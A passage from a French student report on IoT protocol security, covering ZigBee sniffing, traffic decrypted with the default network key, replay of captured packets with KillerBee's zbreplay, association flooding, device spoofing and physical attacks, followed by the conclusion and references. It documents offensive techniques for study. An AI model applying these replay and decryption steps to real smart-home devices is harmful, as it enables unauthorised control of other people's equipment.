5	6.1.277271			IEEE 802.15.4	5	Ack
6	7.1.322156			IEEE 802.15.4	5	Ack
7	8.1.410747			IEEE 802.15.4	5	Ack
8	9.2.354014	0xfe97	Broadcast	IEEE 802.15.4	51	Data, Dst: Broadcast, Src: 0xfe97, Bad FCS
9	10.2.432266	0xfe97	0xb1c0	ZigBee	59	APS: Data
► IEEE 802.15.4 Data, Dst: 0xb1c0, Src: 0xfe97						
► ZigBee Network Layer Data, Dst: 0xb1c0, Src: 0xfe97						
► Frame Control Field: 0x0248, Frame Type: Data, Discover Route: Enable, Security Data						
Destination: 0xb1c0						
Source: 0xfe97						
Radius: 30						
Sequence Number: 113						
[Extended Source: PhilipsL_01:01:c3:10:63 (00:17:88:01:01:c3:10:63)]						
[Origin: 2]						
► ZigBee Security Header						
► Security Control Field: 0x28, Key Id: Network Key, Extended Nonce						
Frame Counter: 15291992						
Extended Source: PhilipsL_01:01:c3:10:63 (00:17:88:01:01:c3:10:63)						
Key Sequence Number: 0						
[Key: 5a6967426565416c6c69616e63653039]						
[Key Label: LL]						
► ZigBee Application Support Layer Data						
► Frame Control Field: Data (0xa4)						
► [Expert Info (Warning/Protocol): Invalid Delivery Mode]						
0000 61 88 d1 30 fc c0 b1 97 fe 48 02 c0 b1 97 fe 1e a 0 ... H ...						
Frame (50 bytes) Decrypted ZigBee Payload (17 bytes)						

FIGURE 72 – Trafic Zigbee déchiffré par la network key

Ainsi, avec ce trafic déchiffré, nous avons pu obtenir des informations sensibles (Mac réelle des équipements, identifiants PAN etc.) et nous avons pu remarquer qu'on avait accès aux données de la sous-couche APS qui ne sont pas chiffré dans cette communication.

Sniffing sur une Box TV : Pendant nos test sur le sniff de différents canaux Zigbee, nous avons pu sniffer sur le canal 25 des paquets circulant entre une box tv et une télécommande. En analysant ces paquets nous avons constaté que ces deux périphériques échangeaient des données en utilisant les couches basses du protocole Zigbee qui est le protocole IEEE 802.15.4

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0xcc41	0x8878	IEEE 802.15.4	23	Data, Dst: 0x88
2	0.000036			IEEE 802.15.4	5	Ack
3	0.162214	0xcc41	0x8878	IEEE 802.15.4	23	Data, Dst: 0x88
4	0.166962	0xcc41	0x8878	IEEE 802.15.4	23	Data, Dst: 0x88
5	0.167629			IEEE 802.15.4	5	Ack
6	0.365083	0xcc41	0x8878	IEEE 802.15.4	23	Data, Dst: 0x88
7	0.365714			IEEE 802.15.4	5	Ack
► Frame 1: 23 bytes on wire (184 bits), 23 bytes captured (184 bits)						
► IEEE 802.15.4 Data, Dst: 0x8878, Src: 0xcc41						
Data (12 bytes):						
Data: 2d66aa0108014f8a4093d0b0						
Text: -f\35\^\27\^\275\001						
[Length: 12]						
0000 61 88 50 04 96 78 88 41 cc 2d 66 aa 01 00 01 4f a P x A -f -0						
0010 9a 40 93 d8 b0 9b 47 @ -G						

FIGURE 73 – Trafic IEEE 802.15.4

Comme nous pouvons le voir ci-dessus les trames 802.15.4 encapsules les données en clair d'une taille fixe de 12 octets qui constituent les commandes instructions exécutés par la Box et de ce fait nous pouvons donc utiliser une attaque de type re-jeu en forgeant des paquets pour faire exécuter à la box nos instructions.

5.5.3 Replay Attack : Re-jeu

L'attaque Re-jeu consiste à injecter des données chiffré et messages transmises qu'on a capturer sur le réseau, ainsi si le système anti-Re-jeu de l'équipement n'est pas actif nous pourrons faire ré-exécuter certaines instructions à certains équipements avec ce type d'attaque.

Re-jeu l'ampoule Philips ligthing BV : Après avoir déchiffré la communication de l'ampoule Philips nous avons aussi tester de lui faire rejouer des paquets mais vu que nous n'en étions pas le propriétaire de l'ampoule nous ne pouvons pas donc confirmer que cela à bien réussi, mais en théorie cela ne devrait pas fonctionner car en analysant les paquets nous avons constater que Wireshark affichait dans chacun des paquets un champ de compteur incrémenté à chaque paquet. Ce compteur était maintenu pour chaque périphérique du réseau avec lequel la communication est en cours. Il faudra donc forger des paquets nous-même ensuite essayé de trouver le bon compteur pour faire un re-jeu efficace avec l'ampoule de Philips ligthing BV.

L'API de killerbee propose une fonctionnalité l'outil **zbreplay** permettant d'utiliser un fichier pour faire rejouer un équipement les paquets du fichier de capture.

```
anadlnk@anadlnk:~/IOT/killerbees$ sudo zbreplay -c 15 -r tools/capture.pcap
Warning: You are using pyUSB 1.x, support is in beta.
zbreplay: retransmitting frames from 'tools/capture.pcap' on interface '1:8' with a delay of 1.0 seconds.
105 packets transmitted
anadlnk@anadlnk:~/IOT/killerbees$
```

FIGURE 74 – Rejeu Ampoule philips

5.5.4 Association Flooding : Inondation d'association

L'attaque par sniffing, permet de capturer les paquets lors de l'ajout d'un équipement dans le réseau donc lors de son couplage, ainsi pour capturer la Network key d'un réseau ZigBee dont les équipements sont déjà appairés, serait de provoquer une dés-association de l'équipement en l'inondant des requêtes lui forçant à se ré-associer et de faire ré-émettre la clé par le routeur.

Toujours avec notre clé RZUSB Raven ATMEL flashé avec le framework killerbee nous avons utiliser l'outil **zbassocflood** pour essayer de saturer l'équipement par des requêtes de d'association mais pour des raisons inconnus (peut être l'utilisation d'un compteur de paquets) l'équipement n'a pas réagi à nos requêtes.

5.5.5 Device Spoofing : Usurpation

Le concept de cet attaque consiste à imiter un périphérique ZigBee avec une adresse MAC connu et sa requête de diffusion pour rejoindre le réseau. Ainsi, dès qu'un propriétaire de réseau a besoin de coupler un nouvel appareil à son réseau, notre appareil sera automatiquement reconnu et associé comme légitime.

Pour effectuer cette attaque, il faut essentiellement construire notre propre paquet de données basé sur une association valide (Requête d'une précédente session). Le champ source étendu et les valeurs hexadécimales correspondantes doivent être l'adresse MAC de l'équipement malveillant. En particulier, il faut simplement rejoué le paquet hexadécimal avec une adresse MAC modifiée. Nous n'avons pas pu tester cette attaque

car n'étant pas le propriétaire du réseau pour lancer la requête d'association à partir de celui-ci.

5.5.6 Attaque physique

L'attaque physique consiste à avoir accès physique sur le périphérique, Elle est le plus souvent réalisée en démontant l'équipement et en réalisant plusieurs actions : analyse des puces présentes, dump de la mémoire flash, dump de la RAM etc . Pour réaliser ces dumps, un Shikra, un Bus Pirate ou autre matériel de ce type sont nécessaires.

Cette attaque est aussi théorique, car nous n'avons pas tous les équipements nécessaires pour sa réalisation.

6 Conclusion

Enfin, pour résumer, nous avons constater aux vues de ces différents protocoles ci-dessus Bluetoooh, Wi-Fi, LoRa et ZigBee qu'ils implémentent chacun des fonctionnalités qui permettent de faire communiquer des objets dans un environnement assez sécurisé que ce soit pour les algorithmes de chiffrement utilisés, le modèle de transport des clés ou le design du protocole lui-même par des constructeurs qui font parfois des compromis entre ressource et coût, nous avons montré par la présentation de plusieurs vecteurs d'attaques pouvant se résumer à de l'écoute, d'injection et du déni de service qu'il était possible de s'attaquer à ses protocoles afin de compromettre, usurpé ou même récupérer les informations échangées entre des objets inter-connectés. Ainsi, l'internet des objets qui est aujourd'hui un secteur très attractif pour fournir des services adaptés à des besoins utilisateurs constitue une source de plusieurs vulnérabilités pouvant être exploitées par des attaques malveillantes contre ses usagers.

Par ailleurs, nous constatons que l'internet des objets est devenu indispensable dans notre quotidien exposant ainsi ses usagers aux attaques des pirates informatiques dû très souvent au compromis entre sécurité et coût lors de la conception des protocoles de communication par les constructeurs. Nous pouvons donc nous poser la question : Faut-il privilégier le coût à la sécurité ou plutôt le contraire ?

7 Références et Bibliographie

Références

- [1] Wikipédia . *Le protocole Zigbee*. <https://fr.wikipedia.org/wiki/ZigBee>
- [2] Zigbee alliance *protocol Zigbee*. <https://Zigbee.org>
- [3] Xueqi Fan, Fransisca Susan, William Long, Shangyan Li. M *Security Analysis of Zigbee* . ay 18, 2017
- [4] Nicolas Kovacs - La plateforme de lecture en ligne des editions diamond. *TOUT, TOUT, TOUT VOUS SAUREZ TOUT SUR LE ZIGBEE* . <https://connect.ed-diamond.com/MISC>
- [5] Wikipédia. *Protocole Bluetooth , Normes*. <https://fr.wikipedia.org/wiki/Bluetooth>
- [6] Conceptit. *Les couches bluetooth*. <http://www.conceptit.fr/?p=280>
- [7] Les attaques sur Bluetooth. *Hacking Bluetooth Devices*. <https://phoenixts.com/blog>
- [8] Wikipedia *wi-fi*. <https://fr.wikipedia.org/wiki/Wi-Fi>
- [9] <https://www.howtogeek.com/167783/htg-explains-the-difference-between-wep-wpa-and-wpa2-wireless-encryption-and-why-it-matters/>
- [10] <https://www.cert.ssi.gouv.fr/information/CERTA-2002-REC-002/>
- [11] <https://www.geeek.org/fluxion-craquer-reseaux-wifi-wep-wpa-wpa2-180.html>
- [12] <https://www.hacking-tutorial.com/hacking-tutorial/how-to-create-evil-twin-access-point/>
- [13] <https://www.wifipineapple.com/>
- [14] <https://blogrisqueetsecurite.beijaflore.com/2018/10/23/wpa2-chasse-psk-ouverte/>
- [15] Wikipedia <https://fr.wikipedia.org/wiki/LoRaWAN>
- [16] Digikey <https://www.digikey.fr/fr/articles/techzone/2017/jun/develop-lora-for-low-rate-long-range-iot-applications>
- [17] https://www.lama.univ-savoie.fr/mediawiki/index.php/Vulnerabilite_des_reseaux_lorawan
- [18] <https://www.objetconnecte.com/tout-savoir-reseau-lora-bouygue>
- [19] <http://www.linuxembedded.fr/2017/12/introduction-a-lora/>
- [20] <http://www.frugalprototype.com/wp-content/uploads/2016/08/lorawanlayers.jpg>
- [21] <https://www.frugalprototype.com/technologie-lora-reseau-lorawan/>

- [22] <https://fernandokuipers.nl/papers/IoTDI2018.pdf>
- [23] <https://fr.statista.com/statistiques/584481/internet-des-objets-nombre-d-appareils-connectes-dans-le-monde-2020/>
- [24] <https://www.gemalto.com/france/iot/securite-iot>
- [25] <http://www.daveakerman.com/?p=1719>
- [26] <https://tutorial.cytron.io/2017/09/15/lesson-1-build-simple-arduino-lora-node-10-minutes/>
- [27] <https://www.misclmag.com/lorawan-deploiement-dune-infrastructure-de-test-partie-1-2/>
- [28] https://p-fb.net/fileadmin/TMC/2018_2019/TMC_comms_2018_2019.pdf